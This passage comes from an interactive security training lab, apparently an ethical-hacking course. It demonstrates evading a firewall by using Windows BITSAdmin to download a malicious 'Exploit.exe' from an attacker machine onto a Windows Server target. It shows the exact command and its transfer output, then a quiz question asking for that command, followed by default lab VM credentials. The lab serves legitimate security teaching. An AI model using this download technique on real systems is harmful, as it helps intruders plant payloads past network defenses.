
18.



A screenshot of a Windows PowerShell window titled "Administrator: Windows PowerShell". The window shows the command: PS C:\Users\Administrator> bitsadmin /transfer Exploit.exe http://10.10.1.13/share/Exploit.exe c:\Exploit.exe. The background of the desktop is dark blue, and the taskbar at the bottom includes icons for File Explorer, Task View, Edge, File Explorer, and a search bar.

19. **BITSAdmin** transfers the file, as shown in the screenshot.


20.



```
PS Select Administrator: Windows PowerShell
DISPLAY: 'Exploit.exe' TYPE: DOWNLOAD STATE: TRANSFERRED
PRIORITY: NORMAL FILES: 1 / 1 BYTES: 73802 / 73802 (100%)
Transfer complete.
PS C:\Users\Administrator>
```

21. Open **File Explorer** and Navigate to **C:** drive, you can see that the malicious file is successfully transferred.

22.



23. After transferring the malicious file the attacker can use this malicious file for gaining access, escalating privileges and to perform various malicious other activities.
24. This concludes the demonstration of evading firewall through Windows BITSAdmin.
25. Close all open windows and document all acquired information.

Question 12.2.1.1

Use BITSAdmin to evade firewall and transfer malicious file into the target machine (Windows Server 2019). Enter the BitsAdmn command that is used to transfer malicious file in this lab

Score

- Check this box to confirm completion of this module.

Previous⁹**Next¹⁰**

11

1 Hour Remaining

Previous: Lab 1: Perform Intrusion Detection using Various Tools

Next

0/115 (0%) Tasks Complete

Thumbnail screenshot of virtual machineLab52683207-Windows 11

Windows 11

To release mouse, press **Ctrl+Alt+Left Arrow**

Username

Admin¹²

Password

Pa\$\$w0rd¹³

DVD Drive

- No Media

Ctrl+Alt+Delete [Open in New Window](#)

Thumbnail screenshot of virtual machineLab52683207-Windows Server 2022

Windows Server 2022

To release mouse, press **Ctrl+Alt+Left Arrow**

Username

Administrator¹⁴

Password

Pa\$\$w0rd¹⁵

DVD Drive

- No Media

Ctrl+Alt+Delete [Open in New Window](#)

Thumbnail screenshot of virtual machineLab52683207-Windows Server 2019

Windows Server 2019

To release mouse, press **Ctrl+Alt+Left Arrow**

Username

Administrator¹⁶

Password

Pa\$\$w0rd¹⁷

DVD Drive

- No Media

Ctrl+Alt+Delete [Open in New Window](#)

Thumbnail screenshot of virtual machineLab52683207-Parrot Security

Parrot Security

To release mouse, press **Ctrl+Alt+Left Arrow**

Username

Attacker¹⁸

Password

toor¹⁹

DVD Drive

- No Media

Ctrl+Alt+Delete [Open in New Window](#)

Thumbnail screenshot of virtual machineLab52683207-Ubuntu

Ubuntu

To release mouse, press **Ctrl+Alt+Left Arrow**

Username

Ubuntu²⁰

Password

toor²¹

DVD Drive

- No Media

Ctrl+Alt+Delete [Open in New Window](#)

Help

Type Text

Support Information

ID	52683207
Host	EU-HV28
Datacenter	EU North (London)

FAQs

[Frequently asked questions about the lab interface](#)

Other Help Options

[Submit a Support Request](#)

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Notifications

Settings

Text Size

- 100 Standard
 - 150 Large Text
 - 200 Extra Large Text
-

Color Mode

- Light
 - Dark
 - High Contrast
-

Actions

[Split Windows](#)

Close Window

Close Window